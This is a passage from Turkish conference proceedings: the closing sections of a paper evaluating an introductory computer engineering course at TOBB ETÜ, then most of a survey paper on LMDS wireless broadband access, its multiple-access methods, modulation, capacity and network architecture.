felsefi tartışma ile başlanır. Algılama, nedensellik, yapay sinir ağları, robotlar konuları ile dallandırılır. Bu konuya yapay us kavramının olası sonuçlarının tartışılması ile bitirilir. (x) Hesaplama kuramı başlığı, işlevler ve işlevlerin hesaplanması, Turing makinesi, evrensel programlama dili, hesaplanmasız bir işlev örneği, sorunların karmaşıklığı ve şifreleme alt başlıklarından oluşur.

## 3. Laboratuvar Uygulamaları

BİL 111 dersi kapsamında haftada iki saat laboratuvar çalışmaları yapılmaktadır. Bu çalışmalarda temel bir çevirici (assembly) dili anlatılmakta, öğrencilerin bu dili kullanarak program yazmaları sağlanmaktadır. Kullanılan dil ders kitabı olarak kullanılan [7] numaralı referansın içinde verilmiş bir dildir. Bu dilin benzetim yoluyla oluşturulabileceği Simpsim adlı yazılımı kullanarak program geliştirmek, hazırlanan programları çalıştırmak ve bu aşamada yazmaçlarda oluşan değerleri ve belleğe yazılan bilgileri izlemek mümkün olmaktadır. Dil sadece 16 komuttan oluşmasına karşılık değişik amaçlı programları geliştirme olanağı sağlamakta, karar işlevleri, döngüler ve iç içe döngüler uygulanabilmektedir. Bu yaklaşımın öğrencilerde programlama kavramlarının gelişmesinde çok yararlı olduğu, dönemin başlangıcına göre programlama yeteneklerinde ciddi gelişmeler sağladığı gözlemlenmiştir. Bu laboratuvarların bir diğer faydası da lise çağlarında kendi çabalarıyla programlama dillerini öğrenmiş olan öğrencilere bilgisayar mühendisliği eğitiminde kendilerini zorlayacak hususların olduğunu baştan göstermesidir.

Laboratuvarlarda çevirici dilinin yanı sıra C dili de öğretilmektedir. Editörü kullanmak, üst düzey bir dili derlemek ve bağlamak gibi becerileri kazanmaları açısından bu yaklaşımın çok yararlı olduğu düşünülmektedir. Öğrenciler üst düzey diller ile alt düzey dillerin farkını bu çalışmalarda bizzat yaşamaktadırlar. C dili kullanarak değişkenler tanımlanmakta, giriş çıkış işlemleri yapılmakta, while döngüsel yapıları

ile for döngüsü öğrencilere anlatılmaktadır. Bu aşamada da yine iç içe döngü mekanizması kullanılarak program geliştirme deneyleri öğrenciler tarafından gerçekleştirilmektedir. Laboratuvar çalışmalarında öğretilen diğer bir konuda Linux işletim sistemidir. Öğrenciler ilk laboratuvar dersinde bu işletim sistemini (genellikle kolay kurulabilen Fedora gibi bir sürüm seçilmektedir) makinalarına kurmakta ve düzenleyerek çalışır hale getirmektedirler. Bunu takiben temel Linux komutları (ls gibi) kullanan öğrenciler daha sonra betik (script) yazarak değişik işlevleri sisteme yaptırmaktadırlar. Özellikle komut ekranından yapılan bu çalışmalar daha ziyade grafik ekran kullanımına alışkın olan öğrenciler açısından öğretici olduğu düşünülmektedir.

Laboratuvar çalışmalarının değerlendirmesi dönem sonunda verilen bir sınavla yapılmaktadır. Genellikle iki saat süren bu sınavda bir adet çevirici dilinde bir adet de C dilinde olmak üzere iki soru sorulmaktadır. Yazılan programların değerlendirilmesi sonucu laboratuvar notu verilmekte ve bu not sınıf geçme notunun %20 sini oluşturmaktadır.

## 4. Değerlendirme

TOBB Ekonomi ve Teknoloji Üniversitesi Bilgisayar Mühendisliği Bölümünde programın başlangıcından itibaren yer almakta olan BİL 111 dersinin başarı değerlendirmesi için ABET [8]'in belirlediği sistem kullanılmaktadır. Buna göre her dönem sonunda öğrencilerin ders ve öğretim üyesi hakkındaki görüşlerini tespit etmek için bir anket düzenlenir. Öğretim üyesi de ders ve öğrenciler hakkındaki görüşlerini yansıtan bir rapor hazırlar. Bu rapor dersin işleniş, sınav ve ödev değerlendirmeleri ile birleştirilerek bir dosyada tutulur.

BİL 111 dersi için ABET değerlendirmeleri 2005-2006 ders yılından itibaren uygulanmaya başlamıştır. Bu değerlendirmeler oluşturulan bir öğrenci çalışmaları dosyası bünyesinde toplanmıştır. Buna göre Güz 2005 ders değerlendirme

sonuçları göz önüne alındığında öğrencilerin dersin konularından ve işlenişinden büyük ölçüde memnun oldukları gözlenmiştir [9]. Şekil 1'de bu ders değerlendirme sonuçları gösterilmektedir. Öğrencilerin en çok katıldıkları ve en yüksek verdikleri notun "Bu derste öğrendiklerim bana meslek hayatımda yardımcı olacaktır." sorusuna verildiği dikkate alındığında dersin amaçlarından biri olan yeni bölüm öğrencilerine Bilgisayar Mühendisliği programı konusunda bilgi vermeye ulaşılmış olduğu anlaşılır.

Öğrencilerin en düşük verdikleri not, diğer bir anlamla en az katıldıkları anket sorusu ise "Bilgisayarı etkin kullanabilme becerisi" olmuştur. Buna sebep olarak BİL 111 dersinde Bilgisayar Mühendisliği programı esnasında işlenecek konulara çok kısa bir giriş ve tanıtım amaçlandığı için detaylı bilgi öğrenimi geri planda kalmaktadır. Anket ortalaması alındığında, dersin genel memnuniyet düzeyi 5 üzerinden 4.1 gibi yüksek bir oranda çıkmıştır. Bu da öğrencilerin dersten oldukça memnun olduklarını göstermektedir.

### ÖĞRENCİ DERS DEĞERLENDİRME ANKETİ

Ders Adı : BİLGİSAYAR MÜHENDİSLİĞİNE GİRİŞ  
Dersin Kodu : BİL 111  
Öğretim Üyesinin Adı : Dr. Murat Erten

Aşağıdaki ifadelere ne ölçüde katıldığınızı belirtiniz:

(5 = Tamamen katılıyorum, 4 = Çoğuna katılıyorum, 3 = Kısmen katılıyorum, 2 = Çok azına katılıyorum, 1 = Hiç katılmıyorum, olmak üzere sizce en uygun seçeneği işaretleyiniz)

Ortalama	
4.1	1. Bu ders başlangıcında dersin amacı ve kazandıracağı bilgi/beceriler hakkında bilgilendirildim.
3.9	2. Bu ders bana bilişim etiği (korsan yazılım, kopyalama gibi) sorumluluğu hakkında bilgiler verdi.
3.9	3. Bu derste bilişim teknolojilerinin sosyal, ekonomik ve çevre ile ilgili sorunlarına değinildi.
4.7	4. Bu derste öğrendiklerim meslek hayatımda bana yararlı olacaktır.
4.6	5. Benzer konularda benzer dersler almak ve daha fazla bilgi edinmek isterim..

Aşağıda bu dersin amaçları sıralanmıştır. Bu amaçları sağlama bakımından dersin başarısını değerlendiriniz:

(5 = Çok iyi, 4 = İyi, 3 = Orta, 2 = Yetersiz, 1 = Çok yetersiz, olmak üzere sizce en uygun seçeneği işaretleyiniz)

Ortalama	
4.1	6. Bilgisayar okur-yazarlığı vermek.
4.2	7. Bilgisayar Uygulamaları ve Yazılımları hakkında bilgi sahibi olmak.
3.9	8. Bilgisayar donanımı hakkında bilgi sahibi olmak.
3.6	9. Bilgisayarı etkin kullanarak bunları diğer derslerde de etkin olarak kullanabilmek.

Aşağıda sıralanan bilgi ve becerileri kazandırmak bakımından bu ders sizce ne ölçüde başarılı oldu?

(5 = Çok yüksek, 4 = Yüksek, 3 = Orta, 2 = Düşük, 1 = Çok düşük, olmak üzere sizce en uygun seçeneği işaretleyiniz)

Ortalama	
3.8	10. Bilgisayarı etkin kullanabilme becerisi.
3.7	11. İnterneti etkin olarak kullanarak, ders materyallerine erişme ve yararlanma becerisi.
4.6	12. Bilgisayar mühendisliği eğitimim sırasında alacağım derslerle ilgili fikir verme
4.5	13. Bilgisayar mühendisliği eğitimi sonrasında ilgilenebileceğim çalışma konuları ile ilgili fikir edinme

**GENEL ORTALAMA:4,1**

**NOT:** Diğer görüşlerinizi dersin kodunu belirterek Mühendislik Fakültesi Dekanlığı sekreterliğine yazılı olarak iletebilirsiniz.

Şekil 1. Güz 2005 BİL 111 Ders değerlendirme sonuç raporu

Öğrenci çalışmaları dosyasının içinde yer alan ders sonu raporunda ise dersi veren öğretim üyesi, ders ve öğrenciler hakkındaki görüşlerini belirtmiştir. Güz 2005 ders sonu raporu [9] incelendiğinde öğretim üyesinin ders hakkında olumlu bir izlenim sunduğu görülmektedir. Buna göre bu ders öğrencilerin Bilgisayar Mühendisliği programına iyi bir başlangıç yapmaları ve işlenecek konuları kısaca tanımaları açısından bekleneni vermektedir. Öğretim üyesi dersi geliştirebilecek bir nitelik olarak laboratuvar gruplarına assembly dilinin yanı sıra başka bir programlama dilinin de öğretilebileceğini, dolayısıyla öğrencilerin hem düşük seviyede hem de yüksek seviyede programlama öğrenebileceklerini dile getirmiştir. Aynı zamanda mevcut öğrenci sayısının artması durumunda sınıf ve laboratuvar gruplarında sıkışma olabileceği dile getirilmiş, dolayısıyla gruplardaki öğrenci sayılarının arttırılmaması konusundaki öneriler raporda yer almıştır.

### 5. Tartışma ve Sonuçlar

Bilgisayar mühendisliğine giriş dersi TOBB ETÜ'de son üç yıldır verilmektedir ve dersi veren farklı öğretim üyelerinin birikimlerinin karşılaştırmalı bir değerlendirmesi sonucunda dersin şimdiye kadarki verilmesinde bazı yeniliklere gidilmesi üzerinde görüş birliğine varılmıştır. Bu değişiklikler şöyle sıralanabilir:

(i) Tüm dersi tek bir öğretim üyesinin anlatması çok verimli değildir. Geçen bölümlerde de açıklandığı gibi bu derste çok konu yüzeysel olarak anlatılmaktadır. Her bir öğretim üyesinin, yüzeysel bile olsa, tüm bilgisayar mühendisliği konularını ders anlatacak seviyede bilebilmesi (eğer olanaksız değilse) çok zordur. Önerilen (ve yaşama geçirilmesi planlanan) uygulamada ise, bölümdeki (veya bölüm dışından davet edilen misafir) öğretim üyelerinin kendi uzmanlık konularındaki dersleri sırayla vermeleri ve bu eylemin bir koordinatör öğretim üyesince düzenlenmesidir.

(ii) Şu anda ders yapısına göre haftada dört saat kuramsal ve iki saat uygulama dersi ya-

pılmaktadır. Amacı kuşbakışı bilgi vermek olan bir ders için kuramsal ders saatinin azaltılmasının daha uygun olması olasıdır. Üzerinde henüz görüş birliğine varılamamış olmakla birlikte, çoğunluk görüşü kuramsal ders saatinin haftalık dörtten üçe ya da ikiye indirilmesi şeklindedir.

(iii) Bilgisayar Mühendisliği öğrencilerinin, YÖK'ün önerdiği temel bilgisayar okuryazarlığı (BİL100 Bilişim Teknolojileri) dersinden muaf tutulması; BİL111 laboratuvar saatlerinin bir kısmının (örneğin 6 hafta) BİL100 dersinin işlevini görecektir şekilde düzenlenmesi uygun olacaktır. Bu sayede, hem BİL111 dersinin işlevi daha elle tutulur hale gelecektir. Böylece ders yükleri aşırı yoğun olan öğrencilerin gereksiz yere (ki Bilgisayar Mühendisliği Bölümü öğrencileri daha birinci dönemlerinden itibaren BİL111 dersi sayesinde gerek makine dili gerekse daha yüksek seviyedeki, C gibi, dillerde programlama yapabilme yetisini kazanmaktadırlar) BİL100 dersi ile yıpratılması engellenecektir.

(iv) TOBB ETÜ Türkçe dilinde eğitim veren bir kurumdur, dolayısıyla BİL111 dersi de Türkçe verilmektedir. Ancak, bu ders için şu anda kullanılan ders kitabı [7] İngilizce dilinde yazılmıştır. Fakat kitabın dili özellikle bazı konularda gereksiz yere ağırlı kelimelerin kullanılması ile anlaşılması zor bir biçim almıştır. Öğrenciler özellikle toplumsal, ahlaki ve felsefi konuların anlatıldığı bölümlerde adeta İngilizce dili ile bir savaşım içersinde olmaktadır. Sonuç olarak, Türkçe dilinde bir ders kitabının yazılmasına ivedilikle gereksinim vardır.

(v) Özellikle çok yüzeysel geçilmesi gereken konularda BİL111 dersi tanımların ezberlenmesi seviyesindeki bir sözel derse dönüşmektedir. Ancak, bu tarzdaki bir dersi vermenin başka bir yolu varsa bile bu bildirinin yazarları tarafından bilinmemektedir. Dersin bu yönü üzerinde anlaşılmasını ve devam etmekte olan bir tartışmanın konusudur. Öğrenciler açısından bakıldığında, dersin bütünlüğünün korunması açısından,



aynı konuların (örneğin: algoritmalar konusu) tüm sınıflara (birden çok sınıf olması durumunda) tek bir öğretim üyesi tarafından anlatılması, özellikle sınavlarda çıkacak sorular karşısında öğrencileri olası ikilemlerden kurtarmak için son derece yararlı olacaktır.

## 6. Kaynaklar

- [1] Atchison, W.F. ve diğerleri, "Curriculum 68: Recommendations for academic programs in computer science: a report of the ACM curriculum committee on computer science", Communications of the ACM, Cilt:11, Sayı: 3, 1968, 151-197.
- [2] Austing, R.H. ve diğerleri, "Curriculum 68: Recommendations for academic programs in computer science: a report of the ACM curriculum committee on computer science", Communications of the ACM, Cilt:22, Sayı: 3, 1979, 147166.
- [3] The Joint Task Force of IEEE and ACM, "Computing Curricula 2001: Computer Science", Final Draft, 15 Aralık 2001.

[4] McFarland R.D., "Development of a CS0 course at Western New Mexico University", Journal of Computing Sciences in Colleges, Cilt:20, Sayı:1, 308-313, 2004

[5] Mitchell, W., "Another look at CS0", Journal of Computing Sciences in Colleges, Cilt:17, Sayı:1, 194-205, 2001

[6] Faux, R., "Impact of preprogramming course curriculum on learning in the first programming course", IEEE Transactions on Education, Cilt:49, Sayı:1, 11-15, 2006.

[7] Brookshear, J.G., "Computer Science-an overview", 9. baskı, Pearson International Edition, 2005.

[8] ABET: Leadership and Quality Assurance in Applied Science, Computing, Engineering, and Technology Education: <http://www.abet.org>.

[9] TOBB Ekonomi ve Teknoloji Üniversitesi Güz 2005 BİL 111 Bilgisayar Mühendisliğine Giriş dersi Öğrenci Çalışmaları Dosyası, Ocak 2006.

## Yerel Çok Noktalı Dağıtım Sistemi (Local Multipoint Distribution System–LMDS)

Cemal Koçak<sup>1</sup>, İsmail Ertürk<sup>2</sup>, Hüseyin Ekiz<sup>3</sup>

<sup>1</sup> Dumlupınar Üniversitesi Elektrik-Elektronik Mühendisliği 43100 Kütahya

<sup>2</sup> Kocaeli Üniversitesi Teknik Eğitim Fakültesi Elektronik Bilgisayar Bölümü 41380 Kocaeli

<sup>3</sup> Sakarya Üniversitesi Teknik Eğitim Fakültesi Elektronik Bilgisayar Bölümü 54187 Sakarya  
ckocak@sakarya.edu.tr, erturk@kou.edu.tr, ekiz@sakarya.edu.tr

**Özet:** Bilgisayar ağları ve Internet'teki hızlı gelişmelerle birlikte kablosuz ağların kullanımı da üssel artmaktadır. Yerel Çok Noktalı Dağıtım Sistemi (LMDS), genişband, noktadan çok noktaya ve 20 GHz üzerinde frekanslarda işletilen kablosuz bir haberleşme sistemidir. Bu çalışmada LMDS hakkında genel bir bilgi sunulmuştur. LMDS, kablosuz sistemler için geliştirilmiş olup ATM Forum, DAVIC, ETSI ve ITU tarafından standartlaştırma çalışmaları sürdürülmektedir.

**Anahtar Kelimeler:** LMDS, TDMA/FDD, MAC

### Local Multipoint Distribution System–LMDS

**Abstract:** With rapid developments in computer networks and Internet technology, wireless networks usage are exponentially increasing. Local Multipoint Distribution Service (LMDS) is a broadband wireless point-to-multipoint communication system operating above 20 GHz. In this work, general information about LDMS is presented. LDMS is developed for wireless systems. Its standardization studies are maintaining by ATM Forum, DAVIC, ETSI and ITU.

**Keywords:** LMDS, TDMA/FDD, MAC

### 1. Giriş

Kablosuz bilgisayar ağ uygulamaları, kullanıcıların bilgiye her an her yerde erişebilme isteklerini karşılamak amacıyla yeni teknolojileri de beraberinde getirmiştir. Kablosuz ortamın sınırlamalarına rağmen kullanılması, kurulum kolaylığı ve basitliği, esnekliği, ileriye yönelik maliyet kazancı, hareketlilik ve mevcut yerel alan ağ yapısını genişletme gibi avantajlarından dolayı gün geçtikçe de artmaktadır [1].

LAN ve WAN teknolojilerindeki yeni gelişmeler sonucunda; kullanıcıların Internet erişimi, video, ses ve veri gibi uygulamaların gereksinim duyacakları trafik türünü taşıyacak bir alt yapı sistemi kullanma çalışması içerisinde. Uzak bağlantı için xDSL ve LMDS/MMDS

teknolojileri uygulaması gündemde olan teknolojiler haline gelmiştir [1].

Yerel Çok Noktalı Dağıtım Sistemi (Local Multipoint Distribution System–LMDS), Geniş bant Kablosuz Erişim (Wireless Broadband Access–WBA) çalışmasının bir ürünüdür. İlk olarak Dijital TV yayımları için geliştirilen Çok Noktalı Çok Kanallı Dağıtım Sistemi (Multipoint Multi-Channel Distribution System MMDS) ve LMDS, daha sonra ev ve işyerleri için etkileşimli hizmetler sunmak amacıyla genişletilmiştir [2], [3].

Bildirinin 2. bölümünde LMDS ve Ağ Mimarisini, 3. ve 4. bölümlerinde ise sırasıyla Kablosuz MAC protokolleri ve Modülasyon Teknikleri ile birlikte Sistem Kapasitesi üzerinde durul-

maktadır. 5. bölümde LMDS'in Avantaj ve Dezavantajları verilmiştir.

## 2. LMDS

Kablosuz ağ teknolojilerindeki gelişmelerde akla ilk gelenler WLAN, HiperLAN, Bluetooth, GSM, GPRS, WAP, MMDS ve LMDS'dir. LMDS, genişband, noktadan çok noktaya ve 20 GHz üzerinde frekanslarda işletilen kablosuz bir haberleşme sistemidir. Mart 1999'da IEEE 802 LAN/MAN Standartları komitesi, genişbant kablosuz erişimi üzerine 802.16 çalışma grubunu oluşturmuştur. Bu çalışmaların büyük bir bölümünde temel taşıma birimi olarak ATM hücreler kullanılmaktadır [2], [4]. LMDS kavramı içinde;

**L (yerel)**, bu frekans bandında yapılan yayının tek bir hücrenin kapsadığı alan içinde kalmasını belirtir. Bir metropol içinde LMDS'in merkez ile kullanıcı arasındaki iletimi 8 km kadardır.

**M (çoklu nokta)**, sinyalin noktadan çok noktaya veya yayın metoduyla (broadcast) iletilmesidir.

**D (dağıtım)**, ses, data, internet ve video trafik sinyallerinin zamanında dağıtılmasıdır.

**S (sistem)**, operatör ve kullanıcı arasında ilişkiyi içerir. Bir LMDS ağı boyunca hizmetler operatöre bağlı olarak seçilen işleri sunar [5].

LMDS, özel kullanıcılara ve şirketlere yüksek kapasiteli bağlantılar sunan hücresel mimariyle yeni bir radyo tabanlı erişim teknolojisidir. Yüksek hızlı radyo tabanlı sistemler ile dijital TV gibi açık yayın (broadcast) sistemlerini birleştirir [6].

## 3. Kablosuz Mac Protokolleri

Kablosuz ortam yani paylaşılmış ortam üzerinde, çoklu trafik akış iletimlerini düzenlemek için MAC protokolü (Medium Access Control–MAC) kullanılır. MAC protokolleri, iletim ortamının

kullanıcıdan baz istasyonuna (uplink) ve baz istasyonundan kullanıcıya (downlink) olan kanalların aynı anda çift yönlü olarak kullanılması (duplexing) farkı ile ayrılır. Bu nedenle MAC protokolleri, iletim ortamını çift yönlü kullanma (duplexing) yöntemine göre Frekans Bölmeli (Frequency Division Duplexing–FDD) ve Zaman Bölmeli, (Time Division Duplexing–TDD) olarak ikiye ayrılır [7], [8].

TDD yönteminde, alışı ve verişi (uplink, downlink) kanallarında aynı frekans bandı aynı zaman dilimlerinden (time slot) faydalanılır. Asimetrik bağlantılar için çok uygundur. FDD yönteminde, alışı ve verişi yönünde farklı frekans bandına sahip iki tek yönlü kanal tahsis edilir. Terminaler sinyalleri eş zamanlı olarak alır ve iletir. Kısa mesafeli radyo haberleşmesinde TDD yöntemi daha çok kullanılır. Uzun mesafelerde zaman gecikmesi fazla olacağından FDD yöntemi daha avantajlıdır [7], [9].

### 3.1 Çoklu Erişim Yöntemleri


Çoklu erişim şekli kanal tahsisini ayarlamak için gereklidir. Çoklu erişim yöntemleri, veri transfer ortamının kullanıcılar arasında nasıl paylaşıldığını tanımlar. Çoklu erişim yöntemleri temel olarak; Frekans Bölmeli Çoklu Erişim (Frequency Division Multiple Access–FDMA), Zaman Bölmeli Çoklu Erişim (Time Division Multiple Access–TDMA) ve Kod Bölmeli Çoklu Erişim (Code Division Multiple Access–CDMA) olarak verilebilir. Bu teknikler de kendi aralarında dar bant (narrowband) ve genişbant (wideband) sistemler olarak gruplandırılabilir [8], [10], [11].

Dar bant çoklu erişim sistemlerinde mevcut bant genişliği çok sayıda dar bantlı kanallara bölünür. Dar bant FDMA sisteminde her kullanıcıya diğerleri tarafından kullanılmayan frekans kanalı tahsis edilir. Diğer taraftan, dar bant TDMA sisteminde frekans kanalları zaman aralıklarına bölünerek çok sayıda kullanıcının aynı frekans kanalını farklı zaman aralıklarında kullanması sağlanır. FDMA/FDD, TDMA/FDD ve TDMA/TDD gibi çoklu erişim sistem-

leri dar bant uygulamalara örnek olarak gösterilebilir. Genişbant TDMA sisteminde, frekans kanalı çok sayıda zaman aralıklarına bölünerek kullanıcıların aynı frekans kanalını farklı zamanlarda kullanabilmesi sağlanır. Böylece, belirli bir anda bant genişliğinin tamamı sadece bir kullanıcı (aktif slotun sahibi) tarafından değerlendirilebilir. Genişbant CDMA sisteminde ise, frekans kanalı aynı zamanda çok sayıda kullanıcıya hizmet verebilir. Geniş bant sistemleri iletim ortamını çift yönlü kullanma yöntemlerinden FDD ya da TDD'yi kullanabilir.

### 3.2 Frekans Bölmeli Çoklu Erişim (FDMA)


FDMA tekniğinde, toplam bant genişliği bağımsız frekans kanallarına bölünerek her bir kullanıcıya özel bir frekans kanalı atanmaktadır. Aynı iletim ortamına, aynı anda, çok sayıda kullanıcının erişmesine imkân verilir. Şekil 1'de gösterildiği gibi her bir sinyal, ilgili bant genişliğindeki belirli bir frekans aralığına modüle edilir [12], [13].



Şekil 1. FDMA kanallarında uygulama.

### 3.3 Zaman Bölmeli Çoklu Erişim (TDMA)


Bu uygulamada iletişimde çerçeveler özel zaman dilimlerine bölünürler. Her frekans zaman dilimine ayrıldığından kullanıcılar aynı frekans fakat farklı zamanda aynı anda kullanılır. Her kullanıcı kendine ait frekans kanalını kullanır. Şekil 2'de TDMA tekniğinin uygulaması görülmektedir [14], [12], [13].



Şekil 2. TDMA'nın zaman slotlarına bölünmesi.

### 3.4 Kod Bölmeli Çoklu Erişim (CDMA)

CDMA yönteminde tüm kullanıcılar aynı frekans bandını kullanır ve aynı anda iletim yapar. CDMA tekniğinde tüm kullanıcılar aynı frekans bandını kullanabileceğinden, iletişim kanalının paylaşılmasıyla ilgili herhangi bir planlamaya gerek kalmaz. Şekil 3'de gösterildiği gibi CDMA'da göndericiler, aynı kanal içinde aynı zaman aralığında iletimi sağlar [12], [13].



Şekil 3. CDMA tekniği zaman-frekans karakteristiği.

## 4. Modülasyon Teknikleri ve Sistem Kapasitesi

TDMA ve FDMA için modülasyon seçenekleri hemen hemen aynıdır. Genişband kablosuz LMDS sistemleri için modülasyon metotları genellikle Faz Kaymalı Anahtarlama (Phase Shift Keying, PSK) ve genlik modülasyonu teknikleri; BPSK (Binary Phase Shift Keying), QPSK (Quaternary Phase Shift Keying), DQPSK (Differential QPSK), 8PSK (Octal PSK), 4-QAM (Quadrature Amplitude Modulation, 4 states), 16-QAM ve 64 QAM gibi çeşitli türevleri kullanılır [10].

LMDS sistemler için kapasite, veri iletim hızı ve kullanıcı cihazlarının maksimum sayısı ile ölçülebilir. TDMA ve FDMA bağlantılar için veri iletim hızları farklıdır. TDMA veri iletim hızı FDMA'de sağlanan veri iletim hızının %80'ni civarındadır [5], [10].

Bir sistemin toplam kapasitesi genellikle mevcut frekans kaynakları ile belirlenir. QPSK modülasyonu kullanan bir hücresel sistemde 2 GHz bir sistemin kapasitesi verişi ve alışı yönleri için hücre başına 1,5 Gbps olabilir. Hücre

başına kullanıcı sayısı kullanılabilir frekans aralığı ve sektör sayısı ile orantılıdır. 250 MHz alışı band genişliğinin söz konusu olduğu bir durumda 5 MHz'lik kanallar kullanılarak, kanal başına 64 Kbps (80 DSO) taşıma kapasitesi ile, 4000 kullanıcıya;  $[80 \times (250 \text{ MHz} / 5 \text{ MHz})]$  64 Kbps'lik erişim hizmeti sunulabilir. Ayrıca zaman paylaşımli bir modelde tüm kullanıcıların aynı anda ağa erişmeyeceğini düşünerek öngörülecek bir oranla daha fazla sayıda abone edinilmesi mümkündür [6], [15].

## 5. LMDS Ağ Mimarisi


LMDS, noktadan çok noktaya ve 20 GHz üzerindeki frekanslarda (ülkedeki lisanslamaya bağlı olarak 28, 38 veya 40 GHz) işletilen ve 1,3 GHz bant genişliği sağlayan geniş bantlı kablosuz haberleşme sistemleridir. Bu frekans değerleri ile her kullanıcıya, 38 Mbps'ye kadar kesintisiz veri transferi imkânı sağlanır. Bu sistem, dijital iki yönlü ses, veri, İnternet ve video servisleri sağlamak için kullanılır [5], [2], [16]. LMDS ses, veri ve video gibi veri kombinasyonlarını noktadan çok noktaya kablosuz yayın hizmeti ile sağlayan bir sistemdir. Bu nedenle ATM ve IP iletim teknolojileri ile uygulanabilir. LMDS ağ yapısı;

1. Ağ İşlem Merkezi (Network Operations Center–NOC),
2. Fiber Tabanlı Omurga,
3. Baz İstasyonları ve
4. Kullanıcı Cihazları (Customer Premises Equipment–CPE)

Olmak üzere 4 temel kısımdan oluşmaktadır [5], [10], [16]. LMDS ağ mimarisi Şekil 4'de görülmektedir.


LMDS içinde merkez hub ile bütün uzak sunucular arasındaki bağlantılar noktadan-çok noktaya kablosuz geniş bant kullanılarak haberleşir. Hücreler ise merkez ağ aracılığı ile birbirlerine bağlantılıdır. LMDS, mantıksal olarak ATM ağ üzerinden birbirleri ile olan bağlantılarını sanal devreler (virtual circuits VC) ile ve öncelikli

trafik için bazı hızlı yönlendiriciler ile sağlar. Hizmet kalitesi desteği ile trafik sınıfları, IP başlığının TOS alanında tanımlanır. Bütün trafik baz istasyonu üzerinden akar; çünkü radyo kanalları üzerindeki bant genişliği tahsisini baz istasyonu kontrol etmektedir. Sabit geniş bantlı erişim sistemlerinde baz istasyonu; abone istasyonlarının trafik anlaşmasına göre QoS parametrelerini ve bant genişliği isteklerini planlar ve tahsis eder [7], [17].




Şekil 4. LMDS ağ mimarisi.

LMDS üzerinde geri dönüş kanalında TDMA kullanılır. Bu erişim şeklinde MAC protokolü farklı kullanıcılar için zaman slotlarını ayırır. Her bir abone tanıtma verici merkezi (CPE), sadece kendisi için ayrılan zaman slotunu kullanarak iletim yapabilir. Bu erişim şeklinde çerçeveler (frame) 3 ms ile 6 ms arasında bir uzunluğa sahiptir. Kanal bant genişliği 20 MHz ile 40 MHz arasında belirlenmiştir. Çerçeveler içindeki zaman slotlarının sayısı; başlama ve rasgele erişim slotları olmak üzere ayrılmıştır. Zaman bölümleri 68 bayt'tan oluşur. 4 bayt ön-ek ve son sırada 1 bayt'lık koruma bulunur. Kalan 63 bayt içinde 53 bayt'lık bilgi ve RS kodu (Reed Solomon) kullanmak için 10 bayt'lık eşlik-kontrol içerir. Geri dönüş kanalı, her blokta 5 bayt hata doğrulama ve 8 bit kod slotu bir ATM hücre ile taşınır. RS kodlamadan önce veri, baytlar şeklinde rasgele dağıtılır. Kanal filtreleme, kaynak ve hedef arasında eşit olarak bölünmüş, Yükseltilmiş Kosinüs Nyquist tip kullanılır [3], [16], [18]. Şekil 5'de LMDS paket formatı gösterilmiştir.



Şekil 5. LMDS paket formatı

Kullanıcı cihazları baz istasyona erişim için TDMA, FDMA veya CDMA çoğullama yöntemlerini kullanabilir. Erişim yapılandırılmalarında kullanıcılara sunulan hizmet türleri belirleyicilik sağlamaktadır. Uygulamada kullanıcıdan baz istasyona (uplink) bağlantıda FDMA ile her kullanıcıya ayrı bir bant genişliği tahsisi tercih edilirken, baz istasyondan kullanıcıya (downlink) bağlantıda yaklaşık TDMA ile alışı kanalının ortaklaşa kullanılmasıdır. Bu şekildeki bir erişim mekanizması ile alışı yönünde noktadan çok noktaya (point-to-multipoint) bağlantı, veriş yönünde ise noktadan noktaya (point-to-point) bağlantı sağlanır (Şekil 6) [10].



Şekil 6. FDMA ve TDMA bağlantı.

### 5.1 LMDS'in Avantajları ve Dezavantajları

LMDS ağ modellerinde değişik türde mimariler önerilmesine rağmen veri iletimi noktadan noktaya/çok noktaya işletim ile mümkün olmaktadır. Ayrıca, ATM ve IP iletimi için de kurulabilir. Sayısal veri iletiminin dışında TV yayıncılığı uygulamaları da bulunmaktadır. LMDS'in sunmuş olduğu bazı önemli avantajlar şunlardır [8], [19];

1. Kullanılan kablosuz teknolojileri arasında maksimum bant genişliği sunar (LMDS hatları arasında 1,300 GHz ve tek bant içinde 850 MHz)
2. Kablolu ağların yeterli desteği ile 1 Gbps ve daha fazla veri iletim hızları sunabilir. Kullanıcılara sırasıyla ses, görüntü ve veri hizmetlerini sağlama yeteneğine sahiptir.
3. Başlangıç maliyetleri düşüktür, tüm alan bağlantılarında maliyet yüksek değildir.
4. Uygulama kısa sürede çalışır hale getirilebilir (kablolu ağlara bağlantı fiber ile erişilebiliyorsa).
5. Talebe göre ağ yapısı ölçeklenmesi kolaydır.
6. Maliyetin büyük bir bölümü karasal hatlardan müşteri tarafında konuşlandırılan donanım üzerindedir. Karasal sistemlerde maliyetlerin önemli bir bölümünü, hatların çalışır durumda tutulması için gereken çalışmalar oluşturur.
7. Bakım, yönetim ve işletme maliyetleri düşüktür.

Uygulama çeşitliliği ile kablosuz haberleşme sistemlerine getirdiği avantajlar yanında LMDS'in dezavantajları da vardır [8], [19]. Bunlar;

1. Hava şartlarından etkilenir.
2. Görüş açısı veya kapsama alanı ile ilgili sorunlar bulunmaktadır. LMDS görüş mesafesi ile ilgili bir teknolojidir. Bu ise, baz istasyonu ile (hub) uzak antenlerin birbirini görmesi (görüş açısı) anlamına gelir. Bu görüşü sağlamak, özellikle tepe alanlarda ve birçok yüksek katlı binaların olduğu yerlerde zor olabilir.
3. Kullanıcı antenlerinin ve baz istasyonları estetik olarak görüntü bozukluğu oluşturur.
4. Henüz fiber ile hizmet veren alanlarda LMDS'in maliyet açısından karşılaştırılması pek uygun değildir. Çünkü LMDS'in ilk kurulumundaki gerekli maliyet, var olan fiber ile erişim sağlanan yerlerin maliyetlerine göre yüksektir.
5. Abone sayılarının artması, her abone başına düşen ortalama maliyeti düşürürken, ilk kurulum süresindeki maliyetten daha fazla

olabilir. Kırsal alanlarda LMDS yerleşimi avantajlı olmasına rağmen denemek pahalı olabilir.

6. Frekans işlemlerinde (28 GHz) mesafenin mm dalga antenlerle, kapsamı alanı içine alınması çok sınırlıdır. Bu yüzden düşük gürültü alıcılar ve yüksek güçlü vericilerin maliyeti yüksek olmamasına rağmen uzaklık (8 km) maliyeti sınırlayan faktördür.
7. Kullanıcı binalarındaki cihazların maliyetleri xDSL veya kablolu modem hizmetleri ile karşılaştırıldığında yüksektir fakat azaltılmaya çalışılmaktadır
8. Bu alandaki standartlaşmanın eksikliği önemli bir sorundur.

## 6. Sonuç

